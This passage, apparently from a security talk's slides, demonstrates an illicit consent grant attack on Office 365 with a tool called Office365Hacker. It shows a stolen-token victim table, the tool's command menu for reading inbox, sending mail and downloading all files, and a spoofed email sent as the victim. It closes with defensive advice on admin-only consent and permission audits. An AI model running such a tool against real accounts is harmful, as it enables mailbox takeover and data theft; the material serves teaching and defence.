|  1 | admin@wlaaplus.com                    | Part time Hacker           |
+----+---------------------------------------+----------------------------+

[*] Detailed Information:

[Victim 1]
User ID: admin@wlaaplus.com
Given Name: Part time
Family Name: Hacker
Token Type: Bearer
Expires In (seconds/min): 4201 / 70 min
Expires On: 2024-10-26 12:53:00.639645
Resource: https://graph.microsoft.com/
--------------------------------------------------------------------

[*] Summary:
Total compromised accounts: 1

Tip: Use 'set user <ID>' with the ID number shown in the table to select a user

Office365Hacker > set user 1
Successfully set current user to: admin@wlaaplus.com

Office365Hacker@user1 >
```

Simulate the Attack with the Office365Hacker Tool

CIPHER


Send Email Attack:

We will send an email on behalf of the victim to the attacker email.




```
Office365Hacker@user1 > help

        === Office365Hacker Interactive Shell Commands ===
        Created by: YasserREED
        Twitter: https://x.com/YasserREED


General:
    help
    exit
    clear

User Management:
    list_users
    set user

Email Operations:
    run read_inbox
    run send_email
    run list_contacts

File Operations:
    run list_files
    run upload_file
    run download_file
    run download_all_files


Office365Hacker@user1 > run send_email
=== Compose New Email ===
To: support@easy-job.net
Subject: This is From Attacker Side
Body (Enter '.' on a new line to finish):
Dear Me,

It's Works!

Haha.

Regards,
Hacker
.
Sending email...
✓ Email sent successfully!

Office365Hacker@user1 >
```

Implementing Defense Strategies




Implementing Defense Strategies

CIPHER

- Block User Consent for External Apps:
  - Configure **Admin-Only Consent** in Microsoft Entra to restrict app approvals to administrators only. Users cannot approve permissions for external apps.
- Set Conditional Access Policies:
  - Limit app permissions with policies that control which apps can request access to organizational resources.
- Review App Permissions Regularly:
  - Schedule frequent reviews of all consented apps in Microsoft Defender to ensure only trusted apps have access.
- Use PowerShell for Quick Audits:
  - Run regular PowerShell scripts to detect unauthorized permissions and ensure compliance across users and apps.

Note: MFA (Multi-Factor Authentication) is a critical security measure, it does not prevent Illicit Consent Grant Attacks, as these attacks exploit app permissions, not login credentials.

Q&A Session



Thank You / Contact

https://solo.to/yasserreed